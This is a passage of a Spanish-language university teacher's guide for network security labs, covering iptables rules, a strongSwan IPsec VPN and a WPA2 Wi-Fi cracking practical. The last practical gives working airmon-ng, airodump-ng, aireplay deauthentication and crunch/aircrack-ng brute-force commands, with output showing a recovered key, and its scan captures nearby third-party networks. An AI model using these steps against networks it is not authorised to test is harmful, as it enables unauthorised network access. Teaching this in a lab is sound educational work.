iptables -A FORWARD -s 172.16.1.2 -d 10.0.0.0/24 -j ACCEPT

```
alumno@alumno-VirtualBox: ~
alumno@alumno-VirtualBox:~$ ping 172.16.1.2
PING 172.16.1.2 (172.16.1.2) 56(84) bytes of data.
 4 bytes from 172.16.1.2: icmp_seq=1 ttl=63 time=2.69 ms
 4 bytes from 172.16.1.2: icmp_seq=2 ttl=63 time=1.43 ms
 4 bytes from 172.16.1.2: icmp_seq=3 ttl=63 time=1.43 ms
 4 bytes from 172.16.1.2: icmp_seq=4 ttl=63 time=2.26 ms
C
-- 172.16.1.2 ping statistics ---
 4 packets transmitted, 4 received, 0% packet loss, time 3009ms
 rtt min/avg/max/mdev = 1.437/1.959/2.692/0.542 ms
alumno@alumno-VirtualBox:~$
```

Figura 3.54 Comunicación de máquina virtual *Ubuntu* al servidor

En la figura 3.54 y 3.55 se observa que las redes pueden comunicarse entre si con el siguiente comando:

ping <IP> hacia el servidor

Desde el servidor hacia la red 1

```
metasploitable 2 [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
msfadmin@metasploitable:~$ ping 10.0.0.2
PING 10.0.0.2 (10.0.0.2) 56(84) bytes of data.
 64 bytes from 10.0.0.2: icmp_seq=1 ttl=63 time=2.18 ms
 64 bytes from 10.0.0.2: icmp_seq=2 ttl=63 time=3.72 ms
 64 bytes from 10.0.0.2: icmp_seq=3 ttl=63 time=1.82 ms
 64 bytes from 10.0.0.2: icmp_seq=4 ttl=63 time=2.24 ms
--- 10.0.0.2 ping statistics ---
 4 packets transmitted, 4 received, 0% packet loss, time 3004ms
 rtt min/avg/max/mdev = 1.822/2.492/3.722/0.728 ms
msfadmin@metasploitable:~$ _
```

Figura 3.55 comunicación del servidor a *Ubuntu*

Regla 5. Rechazar el acceso a youtube desde la red 1

iptables -A FORWARD -s 10.0.0.2 -d www.youtube.com -j DROP

Se comprueba intentando entrar a esta pagina web desde cualquier buscador tanto del servidor como de la red 1.

POSIBLES FALLOS:

- Existen errores de configuración de red en la simulación como direccionamiento IP y configuraciones antes de iniciar el servidor *firewall*.
- Cuando se trabaja desde el terminal siempre existirá errores en la sintaxis de los comandos.
- Cuando el servidor es apagado las reglas establecidas son reiniciadas.

SOLUCIÓN.

- Cada que una maquina visual es encendida se debe consultar el direccionamiento IP que llevan.
- Revisar siempre la sintaxis de los comandos antes de ser ejecutados.
- Si se quiere guardar las reglas establecidas, se lo realiza a través de un *script* que se ejecuta cada que es iniciada la máquina.



ESCUELA POLITÉCNICA NACIONAL

ESCUELA DE FORMACIÓN DE TECNÓLOGOS

HOJA GUÍA PARA PROFESORES

PRÁCTICA 4

1. **TEMA:** implementación de una VPN con *IPSEC*

2. DESARROLLO DE LA PRÁCTICA

NOTA: Tiempo estimado para realizar la presente práctica de laboratorio software es de 1 hora con 20 minutos.

Paso 1. En la figura 3.56 se observa el icono a emplearse, el mismo que se debe ejecutar al hacer doble clic sobre este.




Figura 3.56 Icono de Oracle VM VirtualBox para la práctica cuatro

Paso 2. Configurar dos máquinas virtuales con el sistema operativo *Kali linux* en la misma red con dirección IP 172.16.1.0/24, se realiza a través de la configuración de red como se observa en la figura 3.57 se encuentra en la red con nombre "intnet".




Figura 3.57 Configuración de red para la práctica cuatro

En cada máquina virtual se configura una IP estática, para la máquina uno se configura la dirección IP 172.16.1.2 máscara 24 y para la máquina dos se configura la dirección IP 172.16.1.3 máscara 24 como se observa en la figura 3.58.




Figura 3.58 Configuración IP estática para la práctica cuatro

Paso 3. Realizar un análisis de la información que los dos equipos comparten, para que los dos equipos tengan una comunicación se puede realizar con el siguiente comando:

ping <direccion_ip>

Con la herramienta *wireshark* visualiza los paquetes que los equipos comparten cuando el comando esta accionado como se observa en la figura 3.59.




Figura 3.59 Herramienta *Wireshark*


Paso 4. Configurar una vpn basada en *ipsec hosts a hosts* con la herramienta *strongswan*, se necesita acceder al emulador de terminal como superusuario con la contraseña **root** con el siguiente comando:

\$ sudo su

Se debe crear los mapas criptográficos reales que serán usados, para ello se edita el archivo de configuración `ipsec.conf` con el siguiente comando:

```
# nano /etc/ipsec.conf
```

Se despliega el archivo que se observa en la figura 3.60 con la información marcada que debe ser editada.



```
root@alumno:/home/alumno
GNU nano 5.3 /etc/ipsec.conf *
# ipsec.conf - strongSwan IPsec configuration file

# basic configuration

config setup
#   charondebug="all"
#   uniqueids=yes

#conn %default
conn host1-to-hosts2
    authby=secret
    auto=route
    keyexchange=ike
    left=172.16.1.2
    right=172.16.1.3
    type=transport
    esp=aes128gcm16!

#   strictcrpolic = yes
#   uniqueids = no

^G Ayuda      ^O Guardar   ^W Buscar    ^K Cortar    ^T Ejecutar
^X Salir      ^R Leer fich.^N Reemplazar ^U Pegar     ^J Justificar
```

Figura 3.60 Fichero `ipsec.conf` en la máquina virtual uno

`conn host1-to-host2`

`authby=secret`

`auto=route`

`keyexchange=ike`

`left=192.168.100.100`

`right=192.168.100.200`

`type=transport`

`esp=aes128gcm16!`

Una vez configurado se edita el fichero `ipsec.secrets` con la siguiente información (advirtiendo que cada elemento en este archivo debe estar separado por un espacio, NO por una pestaña)

172.16.1.2 172.16.1.3 : PSK “contraseña elegida”


se reinicia el servicio ipsec con el siguiente comando:

```
#ipsec restart
```

Y se comprueba el estado del servicio con el siguiente comando

```
#ipsec statusall
```

El cual despliega la información completa del funcionamiento de la herramienta como se observa en la figura 3.61



```
(root@alumno)-[~/home/alumno]
# ipsec statusall
Status of IKE charon daemon (strongSwan 5.9.1, Linux 5.9.0-kali1-amd64, x86_64):
  uptime: 58 seconds, since Jan 05 20:20:48 2021
  malloc: sbrk 1871872, mmap 0, used 735920, free 1135952
  worker threads: 11 of 16 idle, 5/0/0/0 working, job queue: 0/0/0/0, scheduled: 0
  loaded plugins: charon test-vectors ldap pkcs11 tpm aesni aes rc2 sha2 sha1 md5 mgf1
  rdrand random nonce x509 revocation constraints pubkey pkcs1 pkcs7 pkcs8 pkcs12 pgp dns
  key sshkey pem openssl af-alg fips-prf gmp curve25519 agent chapoly xcbc cmac hmac ctr
  ccm gcm drbg curl attr kernel-netlink resolve socket-default connmark stroke updown cou
  nters
Listening IP addresses:
  172.16.1.2
Connections:
host1-to-hosts2: 172.16.1.2 ... 172.16.1.3 IKEv1/2
host1-to-hosts2: local: [172.16.1.2] uses pre-shared key authentication
host1-to-hosts2: remote: [172.16.1.3] uses pre-shared key authentication
host1-to-hosts2: child: dynamic == dynamic TRANSPORT
Routed Connections:
host1-to-hosts2{1}: ROUTED, TRANSPORT, reqid 1
host1-to-hosts2{1}: 172.16.1.2/32 == 172.16.1.3/32
Security Associations (0 up, 0 connecting):
  none
```

Figura 3.61 Servicio IPsec en la máquina virtual uno

Para la máquina virtual dos se realiza el mismo proceso en el fichero *ipsec.conf* como se observa en la figura 3.62 editando las direcciones IP's.

```
conn hosts2-to-host1
```

```
authby=secret
```

```
auto=route
```

```
keyexchange=ike
```

```
left=172.16.1.3
```

```
right=172.16.1.2
```

```
type=transport
```

```
esp=aes128gcm16!
```

```

root@alumno: /home/alumno
Archivo Acciones Editar Vista Ayuda
GNU nano 5.3 /etc/ipsec.conf *
config setup
# charondebug= "all"
# uniqueids= yes
conn hosts2-to-host1
    authby=secret
    auto=route
    keyexchange=ike
    left=172.16.1.3
    right=172.16.1.2
    type=transport
    esp=aes128gcm16!

# strictcrlpolicy=yes
# uniqueids = no

# Add connections here.
^G Ayuda      ^O Guardar    ^W Buscar     ^K Cortar
^X Salir      ^R Leer fich. ^\ Reemplazar  ^U Pegar

```

Figura 3.62 Fichero *ipsec.conf* en la máquina virtual dos

Una vez configurado se edita el fichero *ipsec.secrets* información similar a lo expuesto en la maquina virtual uno

172.16.1.2 172.16.1.3 : PSK “contraseña elegida”

se reinicia el servicio ipsec con el siguiente comando:

```
#ipsec restart
```

Y se comprueba el estado del servicio con el siguiente comando

```
#ipsec statusall
```

El cual despliega la información completa del funcionamiento de la herramienta como se observa en la figura 3.63

```

root@alumno)~# ipsec statusall
Status of IKE charon daemon (strongSwan 5.9.0, Linux 5.9.0-kali1-amd64, x86_64):
uptime: 13 seconds, since Jan 05 20:36:27 2021
malloc: sbrk 1331200, mmap 0, used 318160, free 1013040
worker threads: 11 of 16 idle, 5/0/0/0 working, job queue: 0/0/0/0, scheduled: 0
loaded plugins: charon aes rc2 sha2 sha1 md5 mgf1 random nonce x509 revocation constr
ints pubkey pkcs1 pkcs7 pkcs8 pkcs12 pgp dnskey sshkey pem fips-prf gmp xcbc hmac drbg a
ttr kernel-netlink resolve socket-default stroke updown counters
Listening IP addresses:
 172.16.1.3
Connections:
hosts2-to-host1: 172.16.1.3 ... 172.16.1.2 IKEv1/2
hosts2-to-host1: local: [172.16.1.3] uses pre-shared key authentication
hosts2-to-host1: remote: [172.16.1.2] uses pre-shared key authentication
hosts2-to-host1: child: dynamic == dynamic TRANSPORT
Routed Connections:
hosts2-to-host1{1}: ROUTED, TRANSPORT, reqid 1
hosts2-to-host1{1}: 172.16.1.3/32 == 172.16.1.2/32
Security Associations (0 up, 0 connecting):
none

```

Figura 3.63 Servicio *IPsec* en la maquina virtual dos

Paso 5. Realizar un análisis de la información que los dos equipos comparten, para que los dos equipos tengan una comunicación se puede realizar con el siguiente comando:

```
# ping <direccion_ip>
```

Con la herramienta wireshark se visualiza los paquetes que los equipos comparten cuando el comando ping esta en proceso como se observa en la figura 3.64,




Figura 3.64 Herramienta *Wireshark*

Paso 6. Comparar los resultados antes de activar el servicio *IPSEC* y el después como se observa en la figura 3.59 y 3.64 los paquetes compartidos utilizan un protocolo diferente y la comunicación entre los dos hosts es más segura.

POSIBLES FALLOS:

- Cuando se establece los *scripts* con los información que se desea es posible que se configuren mal o en diferente orden.
- Un posible error es que los servicios *ipsec* y *strongSwan* estén deshabilitados
- El servicio no reconozca el host destinatario

SOLUCIÓN.

- Consultar el orden de las sintaxis de los *scripts* dependiendo su uso puede ser de *host a host* o de red a red.
- Consultar a través de comandos el estado de los servicios.
- Revisar que la clave que se estableció este correctamente escrito en los dos *hosts*.



ESCUELA POLITÉCNICA NACIONAL

ESCUELA DE FORMACIÓN DE TECNÓLOGOS

HOJA GUÍA PARA PROFESORES

PRÁCTICA N° 5

1. **TEMA:** Seguridad en redes inalámbricas

2. DESARROLLO DE LA PRÁCTICA

NOTA: Tiempo estimado para realizar la presente práctica de laboratorio software es de 1 hora con 20 minutos.

Paso 1. En la figura 3.65 se observa el icono a emplearse, el mismo que se debe ejecutar al hacer doble clic sobre este.




Figura 3.65 Icono de Oracle VM VirtualBox para la práctica cinco

Como se muestra en la figura 3.66, una vez ejecutado el icono se observa la ventana en donde se elige la máquina virtual que se inicia dando clic en el icono iniciar.



Figura 3.66 Interface gráfica para la práctica cinco

Paso 2. Ingresar a la interfaz gráfica con nombre de usuario **alumno** y clave **root**.

Paso 3. Ejecutar el simulador de terminal *Linux*, como se muestra en la figura 3:67 se accede con un clic en la parte superior del escritorio de Kali Linux.




Figura 3.67 Icono del emulador de terminal para la práctica cinco

En la figura 3.68 se observa la interfaz del terminal en la cual se trabaja ingresando diferentes comandos.




Figura 3.68 Área de trabajo para la práctica cinco

Paso 4. Ingresar como super usuario con el siguiente comando:

```
$sudo su
```

En la figura 3.69 se observa la solicitud de contraseña que genera al ingresar el comando, la contraseña es la que se configuro cuando la máquina virtual fue creada, en este caso la clave es **root**.




Figura 3.69 Modo superusuario para la práctica cinco

Paso 5. Utilizar un adaptador de red *WI-FI* externo para realiza un ataque por medio de una entrada usb, en la figura 3.70 se observa que la máquina virtual reconoce el dispositivo al desplegar el listado de adaptadores de red inalámbrico conectados al PC cuando se digite el siguiente comando:

```
# airmon-ng
```

```
root@alumno:/home/alumno
Archivo Acciones Editar Vista Ayuda
(root@alumno)-[/home/alumno]
# airmon-ng
PHY      Interface      Driver          Chipset
phy0     wlan0          rtl8xxxu        TP-Link TL-WN823N v2/v3 [Realtek RTL8192EU]
```

Figura 3.70 Adaptadores de red inalámbricos

Paso 6. Colocar el adaptador red inalámbrica en modo monitor, la figura 3.71 muestra detalladamente como la red wlan0 pasa a estar habilitada en modo monitor una vez digitado el siguiente comando:

```
# airmon-ng start wlan0
```

```
root@alumno:/home/alumno
Archivo Acciones Editar Vista Ayuda
(root@alumno)-[/home/alumno]
# airmon-ng start wlan0
Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
439 NetworkManager
1715 wpa_supplicant

PHY      Interface      Driver          Chipset
phy0     wlan0          rtl8xxxu        TP-Link TL-WN823N v2/v3 [Realtek RTL8192EU]
          (monitor mode enabled)
```

Figura 3.71 Adaptador inalámbrico en modo monitor

Paso 7. Analizar todas las redes a la que esta expuesta la red wlan0, en la figura 3.72 se observa las redes existentes y los dispositivos asociados a esta redes

```
# airodump <red inalámbtrica>
```



```

root@alumno:/home/alumno
Archivo Acciones Editar Vista Ayuda

CH 12 ][ Elapsed: 24 s ][ 2020-12-23 14:45 ][ PMKID found: 88:A5:BD:12:2B:20

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
2E:B5:7D:8C:C7:B7 -34    16         0  0  6  65  WPA2 CCMP PSK red 1
88:A5:BD:12:2B:20 -96   123        149  0  6  270 WPA2 CCMP PSK QUICKLYNET_ALEXVG
38:6B:1C:6D:70:38 -101    2          0  0  2  270 WPA2 CCMP PSK LINKNET_GDM666

BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
(not associated) 3C:95:09:E2:B8:03 -101  0 - 1    0      4
88:A5:BD:12:2B:20 20:3D:BD:7A:36:B3 -56   0e- 0e  573   132
88:A5:BD:12:2B:20 98:F6:21:EB:F7:20 -79   0 - 1e  191   29
88:A5:BD:12:2B:20 38:30:F9:76:A0:ED -91   1e- 1e    9    7
Quitting...

```

Figura 3.72 Análisis de redes inalámbricas

El significado de cada campo expuesto al utilizar la herramienta airodump se detalla en la tabla 3.2

Tabla 3.2 Campos de la herramienta *airodump*

• BSSID	MAC del dispositivo de red router, modem o swich
• ESSID	Nombre de la red
• STATION	Dispositivos asociados a la red
• CH	Canal
• ENC	Wpa/wpa2
• Cipher	Cifrado

Paso 8. Crear un directorio en donde se guarde la información que se necesita para el proceso de descifrado de la contraseña esto se lo realiza por organización con el siguiente comando

```
# mkdir /home/alumno/Escritorio/<nombre_directorio>
```

Paso 9. Almacenar los paquetes de datos de *handshake* que circule por la red, se elige la herramienta *airodump* para el proceso de romper una clave de red inalámbrica con el siguiente comando

```
# Airodump-ng --bssid <MAC_router> --ch <1-11> --essid <nombre_red> -w <direccion_almacenamiento>
```


En la figura 3.73 se observa el trafico que circula por la red y los dispositivos conectados y esta informacion sera almacenando en la direccion descrita anteriormente

```

root@alumno: /home/alumno
Archivo Acciones Editar Vista Ayuda
CH 6 ][ Elapsed: 5 mins ][ 2020-12-23 15:01 ][ WPA handshake: 2E:B5:7D:8C:C7:B7
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
2E:B5:7D:8C:C7:B7 -42 100 2960 1660 160 6 65 WPA2 CCMP PSK red 1
BSSID STATION PWR Rate Lost Frames Notes Probes
2E:B5:7D:8C:C7:B7 98:F6:21:EB:F7:20 -51 0e- 6e 792 1758 EAPOL red 1

```

Figura 3.73 Análisis de la red inalámbrica objetivo

En la figura 3.74 se observa los archivos generados por la herramienta airodump, el archivo que se utiliza para el proceso de descifrado es aquel con extensión .cap




Figura 3.74 Archivos capturados de la red inalámbrica

Paso 10: Forzar algún dispositivo asociado a la red objetivo reautenticarse, este proceso es realizado para que el dispositivo conectado a la red se desconecte y realice el proceso de autenticación nuevamente y obtener la información requerida se lo realiza con el siguiente comando para desautenticar algún dispositivo.

```
# Aireplay -0 <numero_veces> -a <direccion MAC_router> -c <direccion_MAC_dispositivo> <red_inalambriba>
```

Paso 11. Encontrar la clave con los datos obtenidos (como la práctica es para fines educativos la clave que se colocó a la red inalámbrica es solo números), para ello se

necesita de diccionarios criptograficos, estos diccionarios pueden generarse con el comando *crunch* cuya aplicación es generar diccionarios para ser usados en fuerza bruta.

Con las herramientas *aircrack* y *crunch* se encuentra la clave de la red inalámbrica con el siguiente comando que se muestra en la figura 3.75:

```
# Crunch <valor_min> <valor_max> <variables> | aircrack-ng -e <nombre_red> -b <direccion_MAC_router> -w - <direccion_archivo.cap>
```

```
(root@alumno)-[~/home/alumno]
# crunch 8 8 01257 | aircrack-ng -e 'red 1' -b 2E:B5:7D:8C:C7:B7 -w - /home/alumno/Escritorio/Practica5/practica5-01.cap
```

Figura 3.75 Comando para el descifrado de clave

<valor_min> Número mínimo de dígitos que puede tener la contraseña

<valor_max> Número máximo de dígitos que puede tener la contraseña

<variables> Variables que contiene la clave

En la figura 3.76 se observa como actúa la herramienta aircrack-ng, esta herramienta va comparando todas las combinaciones posibles en el diccionario hasta encontrar la clave de la red objetivo, suponiendo que la clave este compuesta por numeros y letras el tiempo en que se logre encontrar la clave es mayor, este tiempo dependera del equipo con el que se realice el ataque y la dificultad que la clave.

```
Aircrack-ng 1.6

[00:00:45] 12476 keys tested (278.40 k/s)

KEY FOUND! [ 00271005 ]

Master Key      : 58 08 3D 5F B8 84 17 5C 3D 57 39 DB E4 50 C0 E2
                 D1 23 4D 1B 34 EB 09 A1 0C E1 6F 70 73 FA 31 17

Transient Key   : 7E B6 EE 38 1A 5D 9D 0C 70 CA D0 BC 24 9D 66 14
                 88 2B 49 FB FE 5A 91 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : A7 3F ED 03 A6 71 63 40 9C 3C 97 39 39 18 95 48
```

Figura 3.76 Herramienta aircrack-ng

POSIBLES FALLOS:

- Uno de los fallos que puede surgir es que el dispositivo USB no permita ser configurado en modo monitor.
- Existen fallos propios del sistema que no reconoce en modo monitor algunos adaptadores de red o las versiones de los controladores
- Otro fallo trata acerca de la sintaxis de los comandos a utilizar
- El uso de diccionarios con los que se trabaja no contiene la clave

SOLUCIÓN.

- Adquirir un dispositivo que permita esta opción sin afectar su funcionamiento y revisar el programa de virtualización para habilitar el uso de puertos USB.
- Se debe desconectar y conectar nuevamente el adaptador de red usb, hasta que cambie su ubicación PHY0 a PHY2
